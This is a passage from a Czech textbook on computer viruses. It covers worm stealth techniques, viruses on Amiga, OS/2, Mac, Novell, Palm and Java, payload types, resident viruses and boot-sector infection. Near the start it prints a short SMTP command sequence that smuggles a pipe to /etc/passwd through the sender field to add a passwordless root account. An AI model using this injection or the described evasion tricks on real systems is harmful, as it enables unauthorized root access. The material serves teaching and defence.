  - všechny pracovní soubory si červ udržoval pouze v operační paměti počítače (spustitelný tvar byl po spuštění ihned vymazán z disku),

  - minimalizoval výpis paměti při případné havárii tak, aby nemohlo dojít k jeho prozrazení (zametení stop),

  - aktivní proces nesl jméno stejné jako shell (*sh*),

  - identifikace aktivního procesu byla každé tři minuty změněna vytvořením nového procesu voláním *fork* a současným zrušením procesu rodičovského. Tím nepřímo byla maskována i případná dlouhá doba běhu jednoho procesu.

  Příklad červa výstižně charakterizuje slabiny Unixu a možnosti případných útoků, které bylo nutné odstranit. Na závěr jeden malý příklad možného průniku na téma spojení uvedených hrozeb:

```
$ telnet localhost 25
MAIL FROM: <|/etc/passwd>
RCPT TO: nouser
DATA
attacker::0:0::/bin/csh
.
QUIT
```

  Zaslání dopisu neexistujícímu uživateli „nouser“ způsobí jeho vrácení odesílateli včetně dat. Tím je ale „/etc/passwd“ a tělo zprávy obsahuje položku uživatele „attacker“ s nadefinovaným root-oprávněním...

2.4. Virus a jiné operační systémy

Ani situace v jiných operačních systémech není oproštěna od virových problémů. Jejich četnost je však evidentně nižší než v případě MS-DOSu, neboť pro virové tvůrce nejsou tolik přitažlivé málo rozšířené operační systémy.

- **Amiga**
  Počítače řady Amiga jsou, či spíše byly, předurčeny zejména pro zábavu. Řada her vyžaduje zavedení operačního systému z herní diskety. Tím je dáno, že nejideálnější podmínky pro šíření mají bootovací viry. Situace je o to komplikovanější, že podoba boot sektorů jednotlivých herních disket je různá, což ztěžuje případnou detekci viru v zaváděcím sektoru.
- **OS/2**
  Vzhledem k blízké příbuznosti operačních systémů OS/2 a MS-DOS, kdy oba operační systémy mohou dokonce koexistovat na stejném dosovém logickém disku, je životaschopnost virů MS-DOS obrovská. Chování virů je závislé na konkrétním podmínkách, OS/2 nepodporuje všechny služby Dosu a tak např. již v uživatelské příručce systému OS/2 Warp je zmiňována kolize s Joshi virem, který způsobuje náhodné zamykání systému. Skutečných virů OS/2 se vyskytuje minimálně, jejich těžiště spočívá ve využití systémových funkcí API pro práci se soubory.
- **System x počítačů řady Macintosh**
  I v tomto prostředí musí uživatel bojovat s viry. Příkladem je alespoň virus MBDF A, který napadá spouštěné aplikace, neobsahuje destruktivní činnost a je funkční v systémech System 6 i System 7. Virus přímo napadá jádro systému, díky čemuž musí systém upravit a zapsat jej zpět na disk. Tato činnost trvá i několik minut a uživatel může nabýt dojmu, že počítač zamrznul. Provede-li během této doby jeho restart, dojde k vážnému porušení operačního systému. Virus se rozšířil prostřednictvím trojského koně, instalovaného do hry Tetris.
- **Síťové operační systémy Novell Netware**
  Problematika virů v síťových operačních systémech je opět závislá na tom, do jaké míry je operační systém MS-DOS kompatibilní. Právě systém Novell Netware je přímo na prostředí MS-DOSu založen. Klíčovým místem celé sítě je její řídicí počítač, tzv. server. Je-li na server uložen zavirovaný soubor, pak každá pracovní stanice, ze které bude tento program spuštěn, bude virem infikována (stejná situace je ovšem i na sítích Microsoft Windows). Spuštění programu se totiž nerealizuje v operační paměti serveru, ale v operační paměti pracovní stanice. Pro viry je to ideální prostředí pro jejich rychlé rozmnožení. Viry, i když jsou schopny infikovat síťové logické disky, nedokáží obejít vestavěný bezpečnostní systém kontrol a práv přístupu. Platí, že virus se může na serveru rozšířit pouze tam, kam až sahá oprávnění zápisu příslušného uživatele. Největší nebezpečí, podobně jako v systému Unix, hrozí v případě, že virus získá práva správce sítě (uživatel *supervisor*). Existence skutečných síťových virů zatím není známa. Hlavním důvodem je, že takový virus by musel mít podstatu zaveditelného modulu serveru (např. NLM ve verzi 3.11), která není příliš dobře zdokumentována.

Obecným síťovým problémem některých virů může být jejich přílišná vazba na operační systém. Např. tunelující dosové viry takto ve snaze vyhnout se v paměti rezidentním antivirových ochranám mohou úplně minout vstupní body síťových ovladačů a jejich množení po síti je tak úplně znemožněno.

- **Palm OS PDA**
  Dokonce i tento specifický operační systém specifického druhu počítačů se již dočkal svého prvého viru. Podobně jako prvotní dosové viry i virus Phage je klasickým příkladem přepisujícího viru, způsobujícího znefunkčnění běhu zavirované aplikace. Jakmile je napadený soubor PRC přenesen do Palmu napadá všechny přítomné aplikace.

2.5. Virus a Java

Programovací jazyk Java je platformově nezávislý (nezávislost na operačním systému zajišťuje její příslušný systémový interpret) a na první pohled by se mohlo zdát, že i naprosto ideální prostředek ke tvorbě univerzálních virů. Naproti tomu je však Java deklarována jako jazyk bezpečný. Důvodem je, že umožňuje vytvořit dva různé druhy spustitelných programů (soubory *.class) s různými bezpečnostními úrovněmi – vlastní javové aplikace a applety, které je možné vložit na webovou stránku formou tagu HTML. Uživatelovu bezpečnost zajišťují definovaná jazyková omezení tím, že applety nemohou přistupovat k lokálním zdrojům (disk, tiskárna apod.), navazovat internetová spojení se třetí stranou ani komunikovat s jinými bežícími applety. I přesto, že se již vyskytly dva javové viry, nejedná se o nic převratného. Bajtový kód javových aplikací je jednoduchý, dobře popsaný a bylo jen otázkou času, kdy se první virus objeví. Pro javové viry platí v podstatě stejná omezení jako pro viry HTML. Dokud si uživatel zavirované applety nestáhne a nespustí na svém počítači nebo jejich zdroj neprohlásí za důvěryhodný, nemohou se tyto viry množit. Virus Strange Brew byl první, který naznačil možnosti a již druhý virus Bean Hive se vyznačuje velice zajímavou technikou. Samotný virus se skládá ze dvou nezávislých částí, kde první část je pouze startovací a má za úkol z webové stránky tvůrců (*http://www.codebreakers.org*) pouze stáhnout a spustit vlastní výkonnou část viru. Neobvyklý způsob, který napadenému nedává šanci zjistit, co se při které aktivaci viru vlastně dělo. Zároveň je to první virus, který je schopen sám sebe upgradovat podobně, jako to činí jiné aplikace.

Největším nebezpečím pro Javu a JavaScript jsou bezpečnostní díry jejího interpretu (Java Virtual Machine) ať už v klasickém tvaru nebo v implementaci ve webovém prohlížeči. Tyto díry jsou využitelné především trojskými koni. Totéž platí pro webové plug-iny, ActiveX objekty a příbuzné technologie. Firewall je v tomto případě neúčinný, naopak často se stává zdrojem problému, kdy některé applety nelze za firewallem vůbec spustit. S čím se však webový surfař může opravdu setkat jsou časté appletové a HTML zlomyslnosti (nekonečné generování nových oken vedoucí až k pádu systému, nepříjemné obtěžující zvuky apod.).

Stojí za zdůraznění, že Java a JavaScript jsou dvě zcela rozdílné kategorie Javy; JavaScript se řadí mezi skriptovací jazyky, ze kterých se nevytváří spustitelné soubory EXE a které ve virové problematice využívají zejména červi.

2.6. Problémy (ne)destruktivity virů

Pro běžného uživatele je posouzení viru, zda je či není destruktivní, klíčovou otázkou. Ve své podstatě lze viry rozdělit na destruktivní a nedestruktivní. Stanovit však hranici mezi destruktivitou a nedestruktivitou je velice obtížné, ne-li nemožné. Leccos mohla napovědět zmínka o virech v prostředí Windows, kdy spuštění starých Windows je nemožné, je-li dosovým virem zavirováno jejich jádro. Zdánlivě sebeneškodnější virus bez destruktivních rutin způsobí pád celého systému Windows. Z tohoto lze usuzovat, a ve své podstatě i správně, že neexistuje nedestruktivní virus. I ten nejnevinnější virus musí provést replikaci svého těla, což ve svých důsledcích ve speciálních případech virům „neodolných" aplikací vede k jejich nefunkčnosti či k celému zhroucení operačního systému. To je i hlavní důvod, proč byla v minulosti zavržena myšlenka tzv. dobrých virů, které měly zajišťovat ochranu programů proti nelegálnímu kopírování, proti jiným virovým infiltracím apod.

Na druhou stranu, pohybujeme-li se v rovině „běžných" aplikací, pak zde již má toto členění virů zřejmý význam. Je podstatný rozdíl, padají-li uživateli písmenka na spodní okraj obrazovky (virus Cascade) či odráží-li se ping-pongový míček od jednotlivých písmen na obrazovce (virus Ping Pong) nebo dojde-li např. k formátování harddisku (virus Michelangelo) a tím i ke ztrátě všech dat apod.

Nedestruktivní aktivační rutiny mají nejčastěji následující charakter:

- **Vizuální projevy**
  Např. virus Pojer ve speciálních případech (lichý den v únoru, prosinci, červenci a v září) způsobuje blikání půlřádkového kurzoru v levém horním rohu obrazovky. Časté je i prosté zobrazování zpráv, dávajících přítomnost viru na vědomí. Naprosto převládá textový režim, použití grafického režimu je vzácné.
- **Akustické projevy**
  Realizaci akustických projevů provádí viry převážně pomocí ovládání portu speakeru, zabudovaného do počítače. Virus Cadkill je jedním z příkladů, v poledne dá uživateli hlasitě najevo, že je čas jít na oběd.
- **Audio-vizuální projevy**
  Příkladem může být další aktivační rutina viru Pojer, u nás známého též jako Brain či 17.listopad, jež se aktivuje právě 17.listopadu a 6.února. Při spuštění zavirovaného programu vypisuje na obrazovku spolu se zvukovým doprovodem („cvrlikání", jehož kmitočet je tvořen vypisovanými písmeny) následující politické prohlášení spolu s „patřičným" ohodnocením jistých antivirových programů:

```
** B R A I N 2 v 1.00 **

WARNING ! Your PC has been WANKed !

>> 17.11.1989 <<
```

```
Viruses against political extremes , for freedom and parliamentary
    democracy.

>> STOP LENINISM , STOP KLAUSISM , STOP BLOODY DOGMATIC IDEOLOGY!! <<

Remarks:
- for John McAfee: John,your SCAN = good program.

- for CN and his company:
Boys,the best ANTI-VIRUSES are Zeryk,Saryk and Vorisek !

- for F : Girls are better than computers and programming !

This program is copyright by SB SOFTWARE All rights reserved.

O.K. Your PC is now ready !
```

Je vidět, že aktivační činnost virů je velice rozmanitá a zasáhla dokonce i naše politické spektrum.

Nejčastější akce prováděné destruktivními viry jsou:
– formátování pevného disku,
– přepis náhodně vybraných sektorů náhodnými daty,
– změny obsahu souborů, příp. jejich výmaz.

Největším nebezpečím pro uživatele jsou viry, při jejichž případném výskytu na disku se nedá jednoznačně říci, která data jsou platná a která nikoliv. V okamžiku, kdy 6.března Michelangelo zformátuje disk, je vše jasné a uživatel ví, že přišel o svá data. Dbal-li uživatel zásad antivirové bezpečnosti, pak má k dispozici záložní kopie svých dat. Pokud se ovšem jedná o virus, který „občas" nezapíše obsah bufferu na disk či „občas" přemaže náhodně vybraný sektor náhodnými daty, pak v tomto okamžiku uživatel neví, která jeho zálohovaná data jsou vlastně platná a která ne. Tyto viry jsou evidentně nejdestruktivnější, poněvadž ani zálohování nevyřeší problém ochrany uživatelových dat. Příkladem této kategorie nejnebezpečnějších škůdců je virus Dark Avenger, který po každém šestnáctém spuštění zavirovaného programu přepíše jeden náhodně vybraný sektor na disku obsahem zaváděcího sektoru.

Netypický destruktivní mechanismus používá virus Azusa, který zneviditelňuje porty COM1 a LPT1, čímž vytváří dojem chybného hardwaru. Podobně virus Parity Boot předstírá technickou chybu paměti RAM.

Řecký virus Armagedon, při splnění dodatečných podmínek a po zjištění přítomnosti modemu na počítači, provádí telefonní spojení počítače s místní informační časovou centrálou.

Destruktivní činnost virů je v některých případech závislá i na uživateli. Virus Casino demonstruje hrací automat a v případě uživatelovy prohry ničí tabulku FAT. Častý je i výskyt testů, kdy opět, neodpoví-li uživatel na zadané otázky správně, virus aktivuje svoji destruktivní činnost.

Obecným trendem celé virové historie je velice řídký výskyt skutečně destruktivních virů. Je to logické, neboť v okamžiku, kdy virus zformátuje pevný disk, dojde i k jeho likvidaci. Kvalitně

psané viry maximálně používají on-line kódování uložených dat, aby vyloučily možnost svého jednoduchého odstranění z počítače. V tomto okamžiku by data zůstala zakódována a pro uživatele nečitelná. Pravděpodobně nejznámějším příkladem u nás je virus One Half, kódující jednotlivé stopy pevného disku. Běžné viry většinou destruktivní rutinu neobsahují, pouze se snaží maskovat svoji přítomnost na počítači a co nejvíce se rozšířit po světě.

Často se klade otázka, zda může virus poškodit hardware počítače? Starší literatura sice uvádí jisté možnosti poničení součástí počítače – přehřátí určité části procesoru či adaptéru EGA neustálým opakováním jedné instrukce, rozkmitání hlaviček pevného disku do rezonance s jejich následným ulomením apod. V minulosti byly rovněž známy hrozby vystavení diskových hlaviček na neexistující stopu. Všechny tyto možnosti byly dány počátečním vývojem počítačového hardwaru, který s těmito okolnostmi nepočítal. V dnešní době je již úroveň technického vybavení počítačů na takové úrovni, že obavy z jejich přímého poškození viry jsou zcela plané a jakékoliv jiné tvrzení je mýtem. Výjimkou potvrzující pravidlo jsou přepisovatelné paměti typu Flash-BIOS. Tato paměť umožňuje vylepšit základní desku počítače případným softwarovým upgradem. Obsah Flash-BIOSu přepisují např. dosový virus Emperor či virus CIH Windows 95, čímž znemožní běh počítače znamenající pro běžného uživatele opravu ve specializovaném servisu. Obranou jsou základní desky s technologií Dual-BIOS, které obsahují druhý záložní BIOS, který není přímo modifikovatelný.

3. Dělení počítačových virů

Počítačové viry, podobně jako jejich definici, lze rozčlenit opět z několika úhlů pohledu. Naprosto zásadní jsou tři pohledy – jakým způsobem (a zda vůbec) jsou viry umístěny v paměti, co se stává terčem jejich napadení a jakým způsobem se chovají vůči svému okolí (systémovému a uživatelskému).

Jednotlivá dělení se navzájem prolínají, rezidentně umístěné viry v paměti mohou např. napadat nejen soubory, ale i zaváděcí sektory. Tyto viry mohou být dále polymorfní, stealth, tunelující či vše dohromady. Možností je nepřeberné množství.

Kromě uvedených virových kategorií existuje ještě jedna další, velice důležitá skupina virů. Jsou to viry označované jako „In the Wild“. Nejedná se o kategorii virů v pravém slova smyslu, jde o seznam celosvětově nejrozšířenějších virů, který je používán především k seriózním testům antivirových prostředků. Správně ohodnotit antivirový program je věc komplikovaná a pro potřebu sladění procentuálních úspěšností uváděných jednotlivými recenzenty slouží právě seznam „In the Wild“ jako reprezentativní skupina virů pro testování.

3.1. Viry podle umístění v paměti

K tomu, aby mohl virus na počítači udeřit, musí dostat příležitost vykonat svoji naprogramovanou činnost. To si virus zajišťuje v okamžiku infikace nositele, kdy jeho příslušné startovací informace přesměruje na své tělo. V okamžiku, kdy virus začne vykonávat svoji činnost, má dvě možnosti svého dalšího konání. Buď provede jednorázovou akci (nejčastěji další infikace) a pře-

dá řízení zpět svému hostiteli (nerezidentní virus) nebo se nainstaluje na pozadí operační paměti, odkud čeká na aktivační popud k další činnosti (rezidentní virus). Bereme-li do úvahy běžně koncipované viry, pak je evidentní, že viry rezidentní jsou mnohem nebezpečnější než viry nerezidentní. Vzhledem k nulovému krytí jádra operačního systému MS-DOS se rezidentní viry stávají vládci systému.

3.1.1. Nerezidentní viry

Této, co do počtu nezanedbatelné, skupině virů se říká viry „přímé akce". Nerezidentní virus se spokojí s faktem, že v okamžiku spuštění zavirovaného programu přebere řízení jako první před tímto programem, provede svoji činnost (nejčastěji replikaci svého těla) a pak předá řízení zpět hostitelskému programu. U nerezidentních virů mluvíme pouze o jejich podobě souborových virů. Bootovací nerezidentní virus v reálné praxi neexistuje, neboť tato kombinace nemá logické opodstatnění.

Příkladem charakteristického chování jsou viry Beware, který infikuje všechny programy s příponou COM v daném pracovním adresáři, či virus Headache, který neinfikuje v pracovním adresáři všechny programy typu COM jako virus Beware, ale pouze jeden vybraný.

Jednorázovost akce je hlavním znakem nerezidentních virů. Vznik těchto virů se datuje k počátku vzniku tohoto programátorského odvětví a dá se říci, že v dnešní době se tato skupina vyskytuje velice zřídka. Jednoznačně dominují viry rezidentní díky trendu co nejvíce ztížit uživateli zjištění, že jeho počítač je infikován. Týká se to zejména kategorie samomaskujících se virů (stealth). U této kategorie je rezidentnost nezbytností, neboť maskovací mechanismus musí probíhat v reálném čase testováním příslušných požadavků na operační systém. Po programátorské stránce jsou nerezidentní viry mnohem snažší na vytvoření.

3.1.2. Rezidentní viry

Hlavní vlastností této nejrozšířenější skupiny virů je schopnost setrvat rezidentně v paměti. Obecná rezidentnost programů je vlastnost umožňující běh těchto programů na pozadí operačního systému. Rezidentní program zajistí, dříve než ukončí svoji činnost a vrátí zpět řízení operačnímu systému, že část jeho těla bude aktivní i nadále. V praxi to znamená, že takto koncipovaný program přesměruje vektory příslušných přerušení na sebe, a tím v budoucnu, dojde-li k vyvolání některého z těchto přerušení, bude nainstalovaná rezidentní část programu aktivována. Typickými příklady rezidentních programů jsou ovladač myši a programy, aktivující se na stisk kombinace kláves (např. snímání obsahu obrazovky). Na rozdíl od těchto programů však rezidentní viry provádějí svoji činnost tajně, bez uživatelova vědomí. Mezi nejčastěji obsluhovaná přerušení viry patří přerušení Dosu (int 21h) a diskové operace BIOSu (int 13h). Přerušení Dosu se stává hlavním terčem souborových virů, diskové operace pak virů bootovacích. V obou případech slouží daná přerušení jako popud k jejich případné replikaci či destruktivní činnosti. Mezi další, často obsluhovaná přerušení, patří přerušení časovače (int 1ch a int 08h), přerušení kritické chyby Dosu (int 24h), přerušení od klávesnice (int 09h) a dokonce i ladící přerušení (int 01h). Výjimkou nejsou ani případy, kdy si virus vytváří vlastní uživatelské přerušení.

Podle toho, jakým způsobem svoji rezidentnost zajišťují, můžeme tyto viry dále rozdělit na:

- **Rezidentní legálně – viry TSR**
  TSR viry jsou ty, jež používají příslušné služby operačního systému a které jsou díky této skutečnosti i snáze detekovatelné. Zkratka TSR se používá právě v souvislosti s rezidentními programy obecně a znamená **T**erminate but **S**tay **R**esident (Skonči, ale zůstaň rezidentní).
- **Rezidentní nelegálně**
  K nelegálně rezidentním virům patří převážná většina bootovacích virů, které se umístí těsně pod hranici 640 kB základní části operační paměti RAM a operačnímu systému „tvrdě" zaberou příslušnou část této paměti pro vlastní potřebu. Operační systém pak o odebrané paměti vůbec neví a tím má virus zajištěno, že nedojde k přemazání jeho těla jinými daty.

  Tuto skutečnost lze velice jednoduše zjistit příkazy Dosu *mem* či *chkdsk*, které mimo jiné právě vypisují i údaj o velikosti základní paměti (conventional memory). Pozor! Existují však i případy, kdy velikost paměti není 640 kB (655 360 B) z legálního důvodu. Mezi ně patří:
  – počítače PS/2 rezervují 1 kB paměti pro přídavnou datovou oblast BIOSu,
  – počítače s BIOSem firmy American Megatrends Inc. (AMI BIOS) používají 1 kB paměti pro interní proměnné BIOSu,
  – ovladače SCSI pro tento typ pevných disků,
  – program DiskSecure,
  – starší počítače COMPAQ zde vyhrazovaly prostor pro vyrovnávací paměť pro myš,
  – hlídací program zabraňující zavedení operačního systému z disket,
  – počítače HP Vectra,
  – speciální BIOSy, které používají tuto paměť pro jiné účely, např. pro vestavěný kalendář či kalkulátor.

  Chce-li mít uživatel naprostou jistotu, musí tedy provést kontrolu velikosti paměti po zavedení operačního systému z čisté (nezavirované) systémové diskety. Zároveň by neměly být spuštěny programy typu Windows či DesqView, které mohou operační pamět počítače obsluhovat ve vlastní režii a mohou tedy zkreslit výstupní údaje programu *mem*.

Poznámka:

Je zřejmé, že na počítačích s jinou velikostí základní paměti (např. 512 kB či 256 kB) bude program mem hlásit odpovídající hodnotu a nikoliv 640 kB, jak bylo uvedeno výše. Nicméně výskyt takových počítačů bude v dnešní době již spíše sporadický, hodný muzejního zařazení.

S nástupem Dosu verze 5 a 6 vznikají i viry, které se instalují do horní paměti nad hranici 1 MB (paměťový segment FFFFH), je-li nainstalován ovladač *himem.sys* a je-li DOS nastaven na HIGH (např. virus Gold Bug). Virus má možnost využít i paměť mezi 640 kB a 1 MB (segmenty a000H až FFFFH), tzv. UMB (Upper Memory Blocks) (např. virus N8FALL).

Některé viry používají svérazný postup nelegální rezidentní instalace, jímž je přímé instalování na konec základní paměti bez ohledu na to, zda paměť je k dispozici či není. Závisí na konkrétním stavu operačního systému, jak instalace viru do paměti dopadne (např. virus Ebola).

3.2. Viry podle cíle infekce

Dělení podle cíle infekce specifikuje, co se stává terčem virového útoku. V zásadě má virus dvě základní možnosti jak provést infikaci. První možností je napadení zaváděcího sektoru disku či diskety – bootovací viry, druhou možností je napadení spustitelných souborů (programů, ovladačů, překryvných modulů apod.) – viry souborové. Historický vývoj této oblasti došel dále k momentu, kdy se naskýtá třetí varianta – spojení obou předchozích možností, tj. napadení jak zaváděcího sektoru tak spustitelného programu (multipartitní viry).

3.2.1. Bootovací viry


Porozumět bootovacím virům znamená nejprve si ujasnit pojmy zaváděcí sektor (boot sektor) a tabulka rozdělení pevného disku (partition table). V anglické literatuře se kromě pojmů „Boot Sector" a „Partition Table" uvádějí i ekvivalentní názvy „Boot Record" resp. Master Boot Record (MBR).

Zaváděcí sektor má každá disketa a každý logický disk pevného disku (každý pevný disk je možné rozdělit na několik tzv. logických disků navzájem na sobě nezávislých; např. je možné rozdělit harddisk 1.2 GB na tři logické disky C:, D: a E: o velikostech 200 MB, 500 MB a 500 MB).

Tabulku rozdělení pevného disku má pouze pevný disk (disketa je kapacitně malé paměťové médium a operační systémy nepovolují její rozdělení na menší, logické části).

Zaváděcí sektor i tabulka rozdělení pevného disku jsou tzv. zaváděcí sektory (nechť je pozdravena česká terminologie, již musí autoři knih dodržovat), oba slouží k zavedení operačního systému. Zaváděcí sektor přímo, tabulka rozdělení pevního disku nepřímo:

- **Boot sektor**
  Fyzicky první sektor (0.hlava, 0.stopa, 1.sektor) diskety či logické části pevného disku. Obsahuje zaváděcí kód sloužící k finálnímu zavedení operačního systému – načítá systémové soubory (IO.SYS a MSDOS.SYS u Microsoft Dosu, IBMBIO.COM a IBMDOS.COM u IBM Dosu) a předává jim řízení, které dále zajistí vlastní spuštění jádra Dosu, provedení systémových souborů CONFIG.SYS, AUTOEXEC.BAT a v neposlední řadě spuštění příkazového interpretu COMMAND.COM.
- **Partition table**
  Fyzicky první sektor (0.hlava, 0.stopa, 1.sektor) pevného disku. Tento sektor obsahuje v úvodu krátký řídicí program následovaný vlastní tabulkou rozdělení pevného disku na disky logické. Řídicí program prochází zápisy v této tabulce a zjišťuje, která logická část (partition) je zaveditelná (bootable), tj. který logický disk obsahuje operační systém. Jakmile řídicí program takovou oblast najde (v drtivé většině případů je to logický disk C:), zjistí souřadnice boot sektoru tohoto logického disku, načte jej do paměti a předá mu řízení, čímž dojde k vlastnímu zavedení operačního systému. Strukturu tabulky rozdělení pevného disku dokumentuje obr. 1.




Obrázek 1: Tabulka rozdělení pevného disku

Bootovací virus ukládá své tělo do zaváděcího sektoru pevného disku či diskety. Jediný možný způsob nákazy počítače tímto druhem virů je pokus (ať už úspěšný či neúspěšný) o zavedení operačního systému ze zavirované diskety. V takovémto případě dojde k aktivaci virového těla uloženého v zaváděcím sektoru, virus se rezidentně usídlí v paměti, není-li ještě nakažen pevný disk, pak provede jeho zavirování a posléze případně dozavádí operační systém. Není-li disketa systémová (operační systém není na této disketě vygenerován) dojde k provedení rutiny originálního zavaděče, tj. nejčastěji k výpisu, že disketa neobsahuje operační systém. V tuto chvíli je však pevný disk již zavirován.

Z principiálního hlediska je jedno, zda bootovací virus napadne tabulku rozdělení pevného disku či zaváděcí sektor systémového logického disku. Obě dvě možnosti jsou ekvivalentní, programátorsky snažší je mechanismus zavirování tabulky rozdělení pevného disku, neboť virus nemusí zjišťovat, který logický disk je systémový. V obou případech má však virus zajištěno, že jeho tělo se provede před samotným spuštěním operačního systému.

Jakmile virus zjistí, že pevný disk není zavirován, odloží originální zaváděcí sektor na jisté definované místo (viz obr.2). Tímto místem bývají nejčastěji dvě následující možnosti:

- **Některý z volných sektorů na nulté (systémové) stopě pevného disku (pozice I. obr.2)**
  V tomto případě virus využívá skutečnosti volného nevyužitého místa na systémové stopě, které se velice často stává kořistí i souborových multipartitních virů. Tato technika je pro tvůrce virů snažší, neboť nemusí řešit programové problémy jako v následujícím případě.



Obrázek 2: Princip infikace bootovacím virem


- **Libovolný volný sektor z datové oblasti disku (pozice II. obr.2)**
  Tento případ je programátorsky náročnější, neboť je potřeba v tabulce FAT označit příslušný sektor jako vadný, čímž virus zajistí, že odložený originální zaváděcí sektor nebude přepsán jinými daty.

  Po odložení originálního zavaděče na jiné místo na disku zkopíruje virus své tělo do zaváděcího sektoru pevného disku. Tím má virus zajištěno, že při příštím zavedení operačního systému dojde k jeho aktivaci.

Naprosto stejný mechanismus používají bootovací viry i při zavirování diskety s tím rozdílem, že nultá stopa diskety neobsahuje volné místo jako v případě prostoru následujícím za tabulkou rozdělení pevného disku. Viry je využíváno místo na konci kořenového (root) adresáře. Díky této skutečnosti, je-li v kořenovém adresáři diskety uloženo „větší množství" souborů, jsou adresářové údaje o těchto souborech přemazány virovým tělem a tím pádem dochází i k jejich nenávratné ztrátě (např. virus Michelangelo). Poničení kořenového adresáře uživatel zjistí při výpisu seznamu souborů v něm uloženého (ať už příkazem *dir a:* či v panelech nadstavbových prostředků typu Norton Commander nebo Manažer 602), kdy se na obrazovce objevují nesmyslná jména souborů a nesmyslné hodnoty jejich atributů, zejména délky souboru či data a času vytvoření.

Je-li bootovací virus aktivován, ať už procesem zavádění operačního systému z pevného disku či z diskety, pak se téměř vždy nainstaluje těsně pod vrchol 640 kB základní paměti (viz obr.3).

Tento mechanismus je naprosto standardním dosovým rezidentním mechanismem bootovacích virů, kdy virus smí bez problémů operačnímu systému odebrat potřebné množství paměti, protože v této době ještě nemůže být inkriminovaná část paměti přidělena žádnému programu a nemůže tedy dojít ke kolizi.



Obrázek 3: Instalace bootovacího viru do paměti

V okamžiku, kdy je bootovací virus rezidentně nainstalován do paměti a operační systém je úspěšně dozaváděn, vyčkává virus na vhodný okamžik pro svoji replikaci. Replikační činnost bootovacích virů je následující: rezidentnost viru zajišťuje obsluhu některých přerušení, zejména pak přerušení int 13h, které provádí diskové operace na úrovni BIOSu. Jakmile je operačnímu systému dán požadavek na diskovou operaci, aktivuje se virová obsluha tohoto přerušení, která otestuje, jedná-li se o požadavek na operaci s disketovou jednotkou A: a je-li tomu tak, zjistí, je-li již vložená disketa tímto virem infikována. Pokud ano, zajistí provedení požadavku, pokud ne, pak před provedením požadavku virus tuto disketu nejprve infikuje. Není-li disketa chráněna proti zápisu (write protect) dojde k přenosu viru na tuto disketu. Infikovaná disketa je pak připravena zavirovat další počítač. Charakteristickou chybou uživatele, při níž dojde k zavirování počítače, je zapomenutá disketa v disketové jednotce při zavádění operačního systému. Tato „nehoda“ se stává zejména při programování, kdy počítač vypoví vlivem ladění programu službu a je potřeba jej znovu restartovat. Zde platí jedno doporučení – nemá-li počítač archaický BIOS, je možno nastavit v SETUPu tzv. zaváděcí sled C:, A:; tj. sled, odkud (v jakém pořadí) se má BIOS snažit zavést operační systém (klasický sled je nejprve disketová jednotka A: a až pak pevný disk C:).

V této souvislosti platí jeden zajímavý fakt, že drtivá většina bootovacích virů infikuje pouze diskety prostřednictvím disketové jednotky A:. Z disketové jednotky B: není možné operační systém zavést a tudíž je tato jednotka pro viry „nezajímavá". V zásadě je čistě programátorskou záležitostí, zda má virus diskety B: infikovat či nemá, nicméně programátorsky snažší je infikaci disket B: úplně vynechat. Vzácným příkladem viru, který napadá obě jednotky, je virus Ashar.

Jak již bylo zdůrazněno, jedinou možností infikace počítače bootovacím virem je pokus o zavedení operačního systému ze zavirované diskety. Nicméně je zde ještě jedna okrajová možnost, kterou jsou vypouštěcí programy (tzv. droppery), které po svém spuštění nejprve zavirují tabulku rozdělení pevného disku a až pak provádějí svoji inzerovanou činnost. I zde lze nalézt doporučení využít možností novějších BIOSů a zapnout v SETUPu počítače kontrolu modifikace tabulky rozdělení pevného disku. Pak v okamžiku, kdy dropper chce provést infikaci pevného disku, obdrží uživatel od operačního systému varování, že „někdo" chce do tabulky rodělení zapisovat. Uživatel má pak možnost posoudit, jedná-li se o korektní požadavek (např. při formátování) či chce-li třeba zaútočit virus. V tomto případě pak lze samozřejmě provedení tohoto požadavku zakázat.

Jaká je práce s disketou zavirovanou bootovacím virem?

Se zavirovanou disketou je možné bez jakéhokoliv rizika pracovat, lze kopírovat soubory na tuto disketu příp. z této diskety na pevný disk. Dokonce i spouštění programů ze zavirované diskety je bezpečné. Jedinou krizovou operací, kdy bootovací virus může napadnout počítač, je zavádění operačního systému.

